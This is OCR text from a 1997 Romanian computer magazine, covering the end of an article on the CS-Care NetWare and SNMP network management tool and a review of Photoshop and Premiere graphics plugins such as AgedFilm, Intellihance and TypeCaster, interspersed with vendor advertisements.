
CS NetWare Diagnostics conţine un obiect special care permite configurarea şi rularea unor teste, mai exact trimiterea unor pachete de la un nod la altul şi analizarea rezultatelor obţinute.

În primul rând, obiectul *Point To Point Test* trebuie creat. Apoi, se specifică nodurile între care se testează conexiunea. Sub icon-urile ce reprezintă participanţii la test sunt două ferestre gradate unde vor fi afişate rezultatele testului (număr de pachete vehiculate, transmisii eronate). Apoi, apare grupul parametrilor testaţi : number of packets (dimensiunea totală a pachetelor transmise), timer tick interval (pachetele sînt trimise unul după altul fără pauză, implicit este setat pe 0), packets per tick (număr de pachete trimise într-un interval tick, implicit e 1, dar dacă se fixează o valoare ridicată atunci pachetele sînt fragmentate), packet size (dimensiune pachet), change size (valoare adăugată la fiecare pachet trimis ulterior).Pentru acest test, CS NetWare Diagnostics utilizează o conexiune dedicată SPX (fig. Test).

CS SNMP Manager

Modulul CS SNMP Manager oferă posibilitatea unui management al reţelei prin protocolul SNMP :

- pot fi monitorizate toate variabilele SNMP în formă numerică sau grafică ;
- funcţia *IP Descovery* permite o scanare automată a unei reţele TCP/IP şi creează obiectul CS-Care care reprezintă structura logică corespunzătoare.Se formează un nou obiect Map şi obiectul SNMP Ma-



Târg Internaţional Specializat pentru
Tehnică de calcul, Software, Electronică,
Telecomunicaţii şi Birotică

Palatul Parlamentului,
Centrul Internaţional de Conferinţe

16 - 20 septembrie 1997
ediţia a IV-a

ORGANIZATOR:

EXPORT CONSULT
VIENA-BUCUREŞTI

Reprezentant oficial în România a:

MESSE WIEN

Tel: (40-1) 330.45.49; 330.45.16; Fax: (40-1) 330.46.64

nager este inserat în maparea menţionată sau, dacă există deja obiectul Map, acesta se actualizează cu obiectele SNMP Manager ce reprezintă noile noduri de reţea găsite.Obiectele SNMP Manager sunt interconectate prin obiecte Link. Din nefericire, API-urile Windows TCP/IP nu sînt potrivite pentru o „descoperire“ clasică a structurii reţelei. Într-o reţea IPX nu e posibilă trimiterea unor cereri de identificare, marea problemă constituind-o faptul că nivelul ICMP (Internet Control Message Protocol) nu e accesibil. O posibilitate ar fi utilizarea informaţiei stocate în tabelele de rutare existente pe router-e. Fiecare router conţine o tabelă ARP (Address Resolution Protocol), care menţine date despre mapările adreselor fizice şi adreselor IP ale nodurilor sursă şi destinaţie.

-obiectul *Network Map* definit în acest context permite afişarea structurii logice a reţelei într-un tot unitar.Trebuie precizat faptul că liniile care interconectează segmentele şi nodurile inserate automat în timpul rulării funcţiei de scanare a reţelei nu sînt obiecte Link. Scopul acestor obiecte este să reprezinte o interconectare fizică propriu-zisă, mai precis un cablu.

-obiectul *IP Segment* (deschis o dată cu Network Segment) prezintă arhitectura unui segment IP cu toate nodurile existente.

-*SNMP Manager Object* controlează device-urile SNMP gestionabile. Fiecare obiect de acest tip poate controla un nod SNMP şi oferă întreaga funcţionalitate dată de standardul SNMP.

-examinarea bazei de date MIB (Management Information Base reprezintă o formă textuală sau binară a definiţiilor variabilelor SNMP) se poate face prin setarea unui mod special de căutare, analizându-se toate definiţiile de variabile SNMP care au fost incluse în fişierul curent MIB.

-compilatorul MIB, care este o aplicaţie DOS, permite extinderea setului de variabile SNMP cunoscute. Modulul SNMP Manager utilizează baza de date MIB pentru a determina structura variabilelor SNMP.Compilatorul are nevoie ca elemente de intrare de un număr de fişiere definite MIB şi produce un fişier bază de date MIB în formatul recunoscut de SNMP Manager.

-*SNMP Traps* (sistemul trap) este o parte importantă a monitorizării, oferind utilizatorului posibilitatea detecţiei unor evenimente deosebite şi asocierea lor cu anumite acţiuni. Cu ajutorul compilatorului MIB se poate extinde uşor setul datelor dintr-o bază trap SNMP cunoscută.

Remote Diagnostics

Funcţiile Remote Diagnostics permit un management de reţea la distanţă. O structură NetWare aflată într-un alt loc (remote network) pe care rulează doar un set de module speciale de management este gestionabilă via modem de pe o altă reţea numită în mod generic Management Center. Diagnosticarea de tip remote are nevoie de următoarele iniţializări : încărcarea unor module pe server-ul din reţeaua controlată (Agent File Server), startarea modulelor dedicate pe server-ul din reţeaua Management Center, şi, în final, rularea modulelor de management pentru operare în mod consolă, ce activează ca plug-in -uri în mediul CS-Care.

Cu toate funcţiile şi modulele implementate, pachetul CS-Care Network Management System reprezintă o unealtă puternică şi utilă în managementul reţelelor Novell NetWare. Administratorii de sistem pot găsi în acest produs soluţii de optimizare a traficului în reţea şi posibilitatea detectării şi eliminării evenimentelor nedorite.■

Bogdan Crainicu este inginer de sistem la Universitatea Petru Maior din Tg.Mureş. Poate fi contactat la **bcrainicu@uttgm.ro**

PCMCIA

Solutii pentru culegere de semnal

Ultimele noutati din familia de produse PCMCIA de la National Instruments includ:

DAQCard-AI-16E-4 – 16 canale analogice, 250 kS/s viteza de scanare, rezolutie de 12-bit, 8 linii digitale, 2 counter/timer de 20 MHz up/dpwn.

DAQCard-AI-16XE-50 – 12-canale analogice, 200 kS/s viteza de sampling, pe un canal, 20 kS/s viteza de scanare, rezolutie de 16-bit, 8 linii digitale, 2 counter/timer de 20 MHz up/down.

DAQcard-516 – cea mai ieftina cartela de 16-bit de pe piata! 8 canale analogice, 50 kS/s viteza de scanare, rezolutie de 16-bit, 8 linii digitale, 2 counter/timer de 10 MHz.


Software – NI-DAQ Driver sofware pentru Windows 95, si Windows 3.1. Acest driver poate fi folosit din LabVIEW, LabWindows/CVI, ComponentWorks, Measure, VirtualBench, Visual Basic, si C/C++.

NATIONAL INSTRUMENTS
The Software is the Instrument

Integratori de sisteme National Instruments in Romania
Bucuresti: Imperial Electric 211 3782; Genesys Software 638 4944; ACT 637 7156
Cluj-Napoca: FROsys 064/43.08.05; Net Brinel Computers 064/43.02.80
Timisoara: CoRES Trade 056/19.00.51
Iasi: Tehnorom 032/11.65.02; Prince Software 032/21.25.59

Da telefon integratorilor nostrii de sisteme pentru informatie asupra produselor noastre in gama PCMCIA, si conditionare de semnal.

© Copyright 1997 National Instruments Corporation. All rights reserved.
Product and company names listed are trademarks or trade names of their respective companies.



SKY is the limit
DTK MACHINES
Microsoft Windows 95 Upgrade
DTK Computer
Novell Labs Tested & Approved
yes Unix Ware Tested & Approved
intel inside pentium
Ready!
SCO OK
Energy

DISTRIBUITORI AUTORIZAȚI
Romus Industries - București
Tel: 2301650, 2301670 2300065
Fax: 2301660
Sintezis Birotica - Oradea
Tel: 059-443288; Fax: 059-144051
ACE Comp. - Iași
Tel: 032-213122; Fax: 032-213130
Sistec - Cluj Napoca
Tel: 064-190282; Fax: 064-193700


Buturuga mică ...ajută carul mare

Extensii pentru prelucrări grafice

De Răzvan Peteanu

În aparență, universul graficii computerizate este dominat de cîteva firme de renume care produc un număr destul de mic de programe, aflate ce-i drept într-o concurență acerbă. O privire mai atentă însă ne face să observăm că în umbra (spatele?) marilor editoare de bitmap sau secvențe video se găsesc extensii ale acestora făcute de terțe firme, aceste extensii (plug-ins) devenind la fel de importante ca și programul gazdă.

Există motive puternice pentru care conceptul de plugin este atît de întînit: producătorii editoarelor nu mai trebuie să încerce (în van...) să ofere toate efectele și facilitățile imaginabile, ci, mult mai eficient, trebuie să ofere doar o platformă, o arhitectură deschisă prin care funcțiile programului gazdă să poată fi extinse. Beneficiul este de ambele părți: clientul va cumpăra mai ușor un editor știind că îi va putea îmbunătăți funcționalitatea ulterior și doar în domeniile în care îl interesează (și aceasta mai ales în restul lumii, unde software-ul se mai și cumpără, nu doar se copiază de la prieteni), iar producătorii de plug-inuri își pot vinde marfa mai multor furnizori de editoare. În plus, concurența „sănătoasă“, vorba americanului, va exista și între aceștia din urmă, cîștigat fiind utilizatorul.



Film Response 45
Grain Amount 23
Dust Size 21
Dust Amount 15
Dust Color Set
Hair Size 65
Hair Amount 5
Hair Color Set
Scratch Amount 10
Scratch Velocity 20
Scratch Lifespan 45
Scratch Opacity 30
Jitter Max Offset 3
Jitter Probability 5
Convert to Gray ☑
Gray Tint Value Set
Flicker Speed 10
Flicker Amount 10
Reveal Back Layer ☐
Frame Number 0


/AgedFilm/ sau nostalgia inceputurilor

Nu este deloc prima oară cînd conceptul este prezentat în această revistă. Răsfoind colecția PC Report sau Byte veți regăsi prezentări ale unor pachete celebre: Kai Power Tools, Aldus Gallery Effects, Alienskin Black Box ș.a. care au ajuns la fel de apreciate ca și aplicațiile-gazdă pentru care au fost scrise. În continuare va fi vorba de altele, poate nu atît de mediatizate, dar la fel de utile.

DigiEffects AgedFilm

Este un favorit al designerilor de la MTV care l-au utilizat în mai multe generice de emisiuni. Denumirea îi indică direct funcția: simularea trecerii timpului cu efectele corespunzătoare asupra „peliculei“. Dacă doriți ca o secvență video recentă să pară filmată acum mai multe decenii, eventual chiar în epoca filmului alb-negru, atunci AgedFilm este filtrul ideal. Cei 19 parametri permit un control puternic asupra modului de operare a plugin-ului prin defalcarea modificărilor pe agenții care le provoacă:

- filmul: sensibilitatea sa intervine în procesul spălăcirii culorilor sau în cazul în care filmul a fost greșit expus „în acele vremuri de început“, iar granulația trebuie obligatoriu adăugată în cazul imaginilor de sinteză. În plus, peliculele vechi nu au o luminozitate uniformă, fie datorită imperfecțiunilor developării, fie datorită modificărilor peliculei. Puteți simula această variație a luminozității prin parametrul flicker prin care indicați măsura în care este prezentă și viteza cu care are loc.
- praful: puteți seta cantitatea, mărimea granulelor și culoarea lor. Praful de oraș nu este identic cu cel de deșert.
- firele de păr: indicați mărimea, cantitatea și culoarea.
- zgîrieturile merită o atenție aparte. Autorii le-au implementat folosind modelul matematic al sistemelor de particule și nu prin suprapunerea unor bitmap-uri predefinite. Fiecare zgârietură are o „viață“ aparte cu viteza, durata existenței și opacitatea sa. Exceptînd măsura totală în care filmul apare zgîriat, parametrii mai sus amintiți, așa cum sînt ei setați de utilizator, reprezintă de fapt valori medii în jurul cărora variază parametrii zgîrieturilor reale.
- instabilitatea verticală (jitter) este provocată de ruperea filmului pe banda laterală de antrenare. Problema este comună în cazul sistemelor cu roți dințate și poate fi simulată de plugin prin indicarea frecvenței de apariție și a amplitudinii saltului vertical al imaginii care are loc.
- procedeul color : puteți converti o secvență color într-una alb-negru (în tonuri de gri, am putea spune mai corect) și, eventual, aplica o tonalitate monocromă. Astfel, puteți obține secvențe sepia sau „bătând“ înspre alte culori, în funcție de tipul de peliculă și de developare dorit.



Hue: 15
Saturation: 40 %
Brightness: 22 %
Exposure: 0 %
Sepia

Modificari tonale (aici in sepia) cu unul din filtrele din pachetul Photolab

Nota bene: deși puteți să folosiți filtrul și în cazul imaginilor statice, spectaculozitatea sa este mai bine pusă în lumină în cazul utilizării de sub Adobe Premiere. Absolut toți parametrii sînt animabili, întinderea maximă pe care o poate lua efectul fiind de 9999 cadre. Dată fiind funcţia strict definită pe care o are, nu veţi utiliza filtrul foarte des, însă atunci cînd o veţi face succesul e asigurat.

AgedFilm este utilizabil sub Adobe Premiere 4.x, Adobe Photoshop 3 şi 4 precum şi alte aplicaţii care suportă standardul Adobe de plugin-uri, cum este şi DeBabelizer Pro prezentat într-un număr anterior şi cu care, dealtfel, este livrată şi o versiune demo a filtrului. Versiunea completă (care nu adaugă un X roşu peste imaginea finală, în rest funcţionalitatea fiind neschimbată) costă 149$ sau 99$ în cazul în care posesorul a achiziţionat şi DeBabelizer. O versiune demo şi alte informaţii pot fi obţinute de la situl web al firmei producătoare, www.digieffects.com


Cytopia Software Photolab 1.5.0

Este un set de 8 efecte specializate pe corecţia fotografică a imaginilor, toate oferind un număr de preset-uri de la care puteţi porni în explorare.

Gradtone adaugă sau înlocuieşte culorile pe baza luminanţei imaginii. Efectul poate fi realizat şi strict din Photoshop cu Duo/Tri/Quadtones şi e chiar recomandabil să folosiţi a doua variantă pentru că rezultatul poate fi salvat în format EPS.

Hueslider „împinge“ culorile din imagine înspre o anumită nuanţă specificată.

Levels permite o corecţie tonală şi de contrast mai apropiată de modul de lucru fotografic. Puteţi influenţa selectiv umbrele (shadows), tonurile luminoase (highlights) sau expunerea.



Intellihance™ RGB

Contrast: Normal

Brightness: Shadow Emphasis

Saturation: Medium

Sharpness: Medium Sharpness

Despeckle: Light Tones only

When opening Intellihance, display

● Quick Enhance Dialog

○ Preferences Dialog (this dialog)

○ Fine Tune Dialog

	Old	New
R	73	97
G	84	111
B	68	88

/Intellihance/ aplică filtre şi corecţii pentru a îmbunătăţi imaginea

Monochrome realizează o conversie în tonuri ale unei anumite culori.

Negative manipulează imagini alb-negru sau color şi permite inversarea/restaurarea polarităţii unei imagini.

Noise e un generator de zgomot mediu/mediocru în comparaţie cu alte pachete.

Photofilter simulează diversele filtre colorate standardizate utilizate în practică. Este dealtfel singurul filtru cu adevărat util din pachet.

Pseudocolor colorează artificial o imagine.

Concluzie: pachetul este furnizat în kitul Corel7 şi faptul că nu trebuie cumpărat separat este singurul lui avantaj. Majoritatea efectelor pot fi obţinute fie direct din Photoshop, fie cu ajutorul altor pluginuri. Daca nu îl aveţi şi nu aveţi nevoie de corecţiile standard de culoare incluse în Photofilter, nu aveţi ce regreta.

Extensis Intellihance


Este destinat şi el corecţiei tonale şi de culoare a imaginilor însă o face mai bine şi mai configurabil. Intellihance provine de la Intelligent Enhancement=îmbunătăţirea inteligentă a imaginii. Programul analizează distribuţia cromatică şi propune modificarea acesteia pentru un mai bun impact vizual prin folosirea întregii game de luminanţă, prin mărirea contrastului şi a saturaţiei culorilor.

Intellihance oferă 3 moduri de operare: Quick Enhance, în care îmbunătăţirea propusă este şi aplicată şi care dă rezultate bune în majoritatea cazurilor, opţiunea fiind destinată în principal începătorilor şi celor grăbiţi, Preference în care utilizatorul are acces la parametrii care urmează să fie modificaţi, valorile posibile fiind indicate literal (prin adjective de genul 'mediu', 'intens' ori 'întunecat') şi, în fine, modul Fine Tuning în care puteţi controla numeric modificările pentru o reproducere exactă. De obicei veţi lucra în modul Preference de unde puteţi regla contrastul, luminozitatea, saturaţia, detaliile (sharpness) şi, în plus, puteţi zgomotul sporadic (despeckle) datorat particulelor de praf pe obiectiv/scanner.

Pentru a evalua rezultatul setărilor, aveţi un preview dinamic şi în cazul unor corecţii reuşite, le puteţi salva pe disc.

Intellihance permite şi lucrul direct în CMYK. Mai precis, pachetul este un set de 3 filtre quasi-identice, cîte unul pentru fiecare din modurile RGB, grayscale sau CMYK. La un moment dat, doar unul din aceste poate fi activ în funcţie de modul curent al imaginii.

Fanii KPT Convolverului nu vor dori să renunţe la acesta în favoarea Intellihance-ului, deşi Convolver nu permite decît lucrul în RGB, însă ceilalţi utilizatori vor găsi probabil util pachetul. E drept că aceleaşi corecţii se pot face chiar direct din Photoshop, însă integrarea în acelaşi dialog al funcţionalităţii mai multor meniuri şi opţiuni din Photoshop este un punct pozitiv, căci economiseşte timp. Intellihance este furnizat şi în kitul Corel 7.



Default Project

byte 1

TEXT: BYTE

FONT: Comic Sans MS

BLEND: 100

Texture: From Image

Transparency: 0

Texture Wrapping: Entire Sentence

Auto Update

Bump Map: From Image

Relief: 4

Necoventionalul /TypeCaster/ coborit din lumea Silicon Graphics

Xaos Typecaster 1.0

Dacă plugin-urile precedente au fost mai mult de încălzire, Typecaster deschide seria pachetelor mai serioase. Firma Xaos este o prezenţă importantă şi veche pe piaţa graficii profesioniste, orientată pe Silicon Graphics, însă odată cu creşterea performanţelor calculatoarelor desktop, a portat unele aplicaţii sau subseturi ale acestora întâi pe Mac-uri şi, cu o oarecare întîrziere, şi pe PC. TypeCaster umple o nişă care pînă acum aparţinea doar unor aplicaţii independente: generarea de texte tridimensionale cu texturi, iluminări etc. Pentru domeniul strict limitat al textelor, foarte utilizat în grafica publicitară, nu se justifică achiziţionarea unui modelor 3D complet, inutil de scump şi de complex în ciuda sporului de calitate şi posibilităţi. Programele care extrudează un text obişnuit pot fi împărţite în două categorii: cu ieşire vectorială (AddDepth, MS WordArt97) şi cu ieşire bitmap. Acestea din urmă produc rezultate net superioare vizual şi se pretează mai bine la compoziţia ulterioară. Mai cunoscute pe Mac/PC, unde sînt întîlnite uneori ca „umpluturi“ ale suitelor de grafică sînt Micrografx Instant3D, Crystal Flying Fonts, Assymetrix 3D FX (bunicel dar lent), KPT Vector Effects (foarte bun) şi inegalabilul Pixar Typestry care a avut o existenţă fulgurantă pe PC şi pe Mac-uri, firma autoare decizînd ca după versiunea 2.0 să nu mai suporte produsul pe platformele desktop. Păcat căci raportul calitate/performanţă (este suficient să amintim că Typestry se baza pe motorul de randare Pixar Renderman pe care, dacă nu cu altă ocazie, l-aţi putut admira în filmul Toy Story) nu a

Noua denumire a societății ***SIROM GRAPHICS COMPUTERS S.A.*** *este:*

MAGIC
Systems S.A.

Str. Av. Radu Beller, nr. 25,
sector 1, 71251 București

Tel: 230.04.78 Fax: 230.04.79
e-mail: sgi@sirom.emdt.sgi.com
URL: http://sirom.kappa.ro

SiliconGraphics
Computer Systems

CRAY RESEARCH

Authorised Distributor

Napoleon **s-a luptat** pentru ea...

Vlad Țepeș **a ucis** pentru ea...

Dumneavoastră puteți s-o cumpărați !

Silicon Graphics O²

MIPS R5000 180 MHz Processor
32-bit Double-Buffered Graphics
Hardware Texture Mapping
Image Processing Engine
Video Compression Engine
Web-integrated User Interface
32 MB Memory SDRAM ECC
2 GB Ultra SCSI System Disk
17" Monitor, 1280x1024
100BaseTX / 10BaseT Ethernet
CD-ROM
IRIX 6.3 - UNIX Operating System

Atât de multă putere față de un biet PC !

Soluții complete pentru:

MATRA DATAVISION

Proiectare asistată, inginerie asistată

WebFORCE Powered by SiliconGraphics™ Computer Systems

World Wide Web authoring & serving

Alias wavefront
A SiliconGraphics Company


DISCREET LOGIC

Computer Graphics

GIS, Desktop Publishing, Baze de Date (Oracle / Informix), Modelare Moleculară

fost surclasat de nici un alt program.

Dezavantajul resimțit de utilizatorul obișnuit al programelor menționate este necesitatea utilizării unei aplicații separate pentru generarea textului și compoziția ulterioară în Photoshop sau un alt editor similar. Xaos a decis ca Typecaster, un subset de funcții preluat din generatorul de titluri N-title să fie furnizat ca plugin compatibil Adobe Photoshop, permițînd astfel compoziția imediată a textului 3D în editorul preferat.



/Impressionist/: Stilul /Ink-Colored Pen/ aplicat asupra unui peisaj

Ce face de fapt TypeCaster? Ia un text introdus de utilizator, îl extrudează pentru a-i conferi astfel spațialitate, îl scalează și îl rotește, aplică texturi pe fața, muchia sau partea extrudată a literelor, oferă suprafeței acestora relief și permite iluminarea cu mai multe surse configurabile. Totul cu preview și cu o interfață cu utilizatorul deosebită. Se pare că profesioniștii graficii și-au făcut o mîndrie din a furniza aplicații care se îndepărtează de la interfața standard Windows.

Dialogul principal conține o fereastră de modelare a textului sau de previzualizare a rezultatului, o casetă de introducere a textului și o listă a fonturilor instalate. Utilizatorul rutinat al editoarelor de texte va căuta instinctiv selectorul mărimii fontului însă nu îl va găsi: scalarea se face continuu cu una din uneltele afișate în stînga ferestrei modelului. Celelalte unelte permit zoom-ul, deplasarea și rotirea în spațiul 3D, extrudarea sau randarea parțială a imaginii.

În dreapta sînt afișate setările curente ale texturii pentru cele 3 componente geometrice ale textului: fața, preluată neschimbată pe baza fontului, partea extrudată și muchia (bevel) care le unește pe precedentele. Fiecare din cele trei poate avea caracteristici diferite. TypeCaster permite ca o suprafață să aibă asociată o textură, un relief, un set de lumini și o transparență. Textura poate fi o simplă colorare uniformă sau o imagine importată într-unul din formatele BMP, TIFF și TGA. Față de Pixar Typestry care folosea doar texturi procedurale, generate algoritmic la scara necesară și eventual animate, TypeCaster este în dezavantaj, permițând doar texturi bitmap. Nu este însă deloc singurul program în această situație și existența bibliotecilor cu mii de texturi dezvoltate pentru alte modeloare precum și a generatoarelor de texturi, cum ar fi KPT Texture Explorer transformă dezavantajul într-o simplă problemă de căutare a imaginii potrivite. Aplicarea texturii pe text poate fi făcută prin scalarea acesteia la nivelul fiecărei litere în parte, prin raportare la cea mai lată literă sau la nivelul întregului text, aici situația concretă hotărînd care din metode este mai bună.

Relieful suprafeței este generat pe baza unui bump map încărcabil de pe disc. Printr-un cursor liniar puteți stabili intensitatea reliefării.

TypeCaster oferă un set de lumini (max 10), toate situate la infinit. Modul de plasare și schimbare a parametrilor (poziție, intensitate, dar, suprinzător, nu și culoare!, cel puțin în varianta beta) este intuitiv și nu pune probleme de utilizare. Tot la capitolul luminilor, însă individualizată pentru fiecare categorie de suprafețe (față, muchie, extrudare) este posibilitatea reglării iluminării difuze și a reflexiilor speculare.

Combinațiile reușite de setări pot fi salvate atît separat, pe suprafețe, cît și global (împreună cu textul) în proiecte. Viteza programului este medie, iar calitatea imaginii este bună. La aplicarea finală se poate (și se recomandă a se) activa anti-aliasingul bitmap-urilor de textură și relief precum și calculul precis al intersecțiilor muchiilor extrudate.

Cum în 99% din cazuri, textul tridimensional face parte dintr-o compoziție, TypeCaster oferă și două posibilități de integrare cu imaginea deschisă în editorul-gazdă al plugin-ului: (1) generarea unui alpha-channel corespunzător textului și combinarea sa cu fundalul într-o măsură dependentă de parametrul Blend sau (2) generarea alpha-channel-ului, dar fără combinarea cu fundalul. Prima variantă este destinată editoarelor care nu suportă straturi transparente (ex Photoshop 2.5), iar a doua este folosită de versiunile mai noi de Photoshop (3.x și 4) care permit și transparență, caz în care combinarea textului cu restul imaginii revine utilizatorului.


Aspect important, TypeCaster are majoritatea parametrilor animabili, în cazul în care aplicația-gazdă este un editor video compatibil. Astfel, puteți realiza o extrudare dinamică, o modificare treptată a transparenței ori o deplasare a textului în spațiu.

Versiunea finală a programului este așteptată în această perioadă, dar -semn bun- versiunea beta pe care am testat-o nu a creat nici o problemă. Urmăriți noutățile la www.xaostools.com.

Impressionist

Pachetul cu acest nume, ...impresionant prin performanțele sale, este asemeni unui bătrîn indian: trecut prin multe vieți în decursul cărora a purtat diverse nume. Conform monografiei făcute de Cristian Dușa în PC Report nr 37, creator îi este Xaos care promovează pe Silicon Graphics produsul Xaos Pandemonium, a cărui bază algoritmică este un brushing-engine de calitate. Acest „nucleu de editare cu pensula“ este folosit de filtrul Impressionist din Pandemonium și este exportat sub diverse nume pe alte platforme. Utilizatorilor de 3DStudio le este cunoscut ca și Penello, în lumea Mac-ului este denumit Xaos Paint Alchemy (astfel apare și în articolul menționat). Următoarele încarnări pe PC au fost sub constelația Corel, mai precis sub stelele (??-găuri negre care absorbeau orice resurse...) PhotoPaint 5.0plus și 6.0. Renăscut sub semnul Microsoft, îl găsim inclus în Image Composer sub numele original, din fericire eliberat de sub restricțiile care produceau blocarea oricărui alt editor în afara PhotoPaint-ului.

După cum sugerează și numele, Impressionist este un pachet de prelucrare artistică a imaginilor. Photolab era un plugin pentru retuș : permitea corecția parametrilor unei selecții, însă Impressionist afectează stilul acesteia, rezultatul final dând impresia că a fost realizat cu un program de desen artistic. Altfel spus, dacă nu știți să desenați în creion, tuș sau să pictați cu acuarelă sau ulei, generați/scanați/compuneți imaginea dorită și apoi aplicați unul din efectele din Impressionist care vă va transforma imaginea într-un desen ori o pictură.



